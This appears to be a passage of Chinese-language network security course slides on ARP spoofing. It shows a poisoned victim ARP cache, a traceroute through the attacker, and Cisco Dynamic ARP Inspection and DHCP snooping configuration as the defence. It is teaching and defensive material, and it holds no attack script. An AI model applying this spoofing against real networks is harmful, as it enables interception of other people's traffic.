22	26.237179996	PcsCompu_2b:57:85	PcsCompu_69:c4:c9	ARP	42	172.20.10.1	is	at	08:00:27:2b:57:85


5 : 確認 Victim 的 ARP Cache 中 Gateway 的 MAC address 已被欺騙

Screenshot-01

```
vagrant@ubuntu-focal:~$ ip neigh Normal
172.20.10.1 dev enp0s8 lladdr 92:8c:43:a8:e1:64 STALE
10.0.2.2 dev enp0s3 lladdr 52:54:00:12:35:02 DELAY
172.20.10.3 dev enp0s8 lladdr 08:00:27:2b:57:85 STALE
vagrant@ubuntu-focal:~$ ip route
default via 10.0.2.2 dev enp0s3 proto dhcp src 10.0.2.15 metric 100
default via 172.20.10.1 dev enp0s8 proto dhcp src 172.20.10.2 metric 100
10.0.2.0/24 dev enp0s3 proto kernel scope link src 10.0.2.15
10.0.2.2 dev enp0s3 proto dhcp scope link src 10.0.2.15 metric 100
172.20.10.0/28 dev enp0s8 proto kernel scope link src 172.20.10.2
172.20.10.1 dev enp0s8 proto dhcp scope link src 172.20.10.2 metric 100
vagrant@ubuntu-focal:~$ ip neigh Spoofed
172.20.10.1 dev enp0s8 lladdr 08:00:27:2b:57:85 REACHABLE
10.0.2.2 dev enp0s3 lladdr 52:54:00:12:35:02 DELAY
172.20.10.3 dev enp0s8 lladdr 08:00:27:2b:57:85 STALE
vagrant@ubuntu-focal:~$ traceroute 172.20.10.1
traceroute to 172.20.10.1 (172.20.10.1), 64 hops max
 1  172.20.10.3  0.303ms  0.299ms  0.267ms
 2  172.20.10.1  4.170ms  0.003ms  2.991ms
vagrant@ubuntu-focal:~$
```

Mitigating ARP Spoofing

- Dynamic ARP inspection (Switch 的功能)



```
Switch(config)#ip arp inspection vlan 1
Switch(config)#int f2/1
Switch(config-if)#ip arp inspection trust
Switch(config-if)#exit
Switch(config)#ip arp inspection validate ?
  dst-mac  Validate destination MAC address
  ip       Validate IP address
  src-mac  Validate source MAC address
Switch(config)#ip arp inspection validate src-mac ip dst-mac
```


Dynamic ARP inspection

■ Switch 確認設定

```
ip arp inspection vlan 1
ip arp inspection validate src-mac dst-mac ip
!
ip dhcp snooping vlan 1
ip dhcp snooping
```

```
interface FastEthernet2/1
 ip arp inspection trust
 ip dhcp snooping trust
!
```

Dynamic ARP inspection

- Validate IP address
 - DHCP snooping binding database


```
Switch#show ip dhcp snooping binding
-----
MacAddress      IpAddress      Lease(sec)  Type           VLAN  Interface
-----
00:E0:F9:E1:7B:63  10.0.0.4      86400      dhcp-snooping  1     FastEthernet0/1
00:10:11:97:50:6A  10.0.0.2      86400      dhcp-snooping  1     FastEthernet1/1
Total number of bindings: 2
Switch#
```

Info

```
10.0.2.1 is at 08:00:27:43:73:bc
10.0.2.1 is at 08:00:27:43:73:bc
10.0.2.1 is at 08:00:27:43:73:bc
10.0.2.1 is at 08:00:27:43:73:bc
10.0.2.1 is at 08:00:27:43:73:bc
```

Dynamic ARP inspection

- Validate **src-mac** & **dst-mac**
 - ARP Reply

A screenshot of the Wireshark network protocol analyzer interface. The top bar shows 'Wireshark · Packet 25 · eth0'. The main display area shows the details of packet 25, which is an ARP Reply. The packet list on the left shows 'Frame 25: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0'. The details pane on the right shows the following information: Ethernet II, Src: PcsCompu_43:73:bc (08:00:27:43:73:bc), Dst: PcsCompu_75:2b:5b (08:00:27:75:2b:5b); Address Resolution Protocol (reply); Hardware type: Ethernet (1); Protocol type: IPv4 (0x0800); Hardware size: 6; Protocol size: 4; Opcode: reply (2); Sender MAC address: PcsCompu_43:73:bc (08:00:27:43:73:bc); Sender IP address: 10.0.2.1; Target MAC address: PcsCompu_75:2b:5b (08:00:27:75:2b:5b); Target IP address: 10.0.2.15. The MAC addresses are highlighted with red and blue boxes respectively.

```
Wireshark · Packet 25 · eth0

▶ Frame 25: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
▶ Ethernet II, Src: PcsCompu_43:73:bc (08:00:27:43:73:bc), Dst: PcsCompu_75:2b:5b (08:00:27:75:2b:5b)
▼ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: PcsCompu_43:73:bc (08:00:27:43:73:bc)
    Sender IP address: 10.0.2.1
    Target MAC address: PcsCompu_75:2b:5b (08:00:27:75:2b:5b)
    Target IP address: 10.0.2.15
```

HW (5pt)

- 上傳

Screenshot-01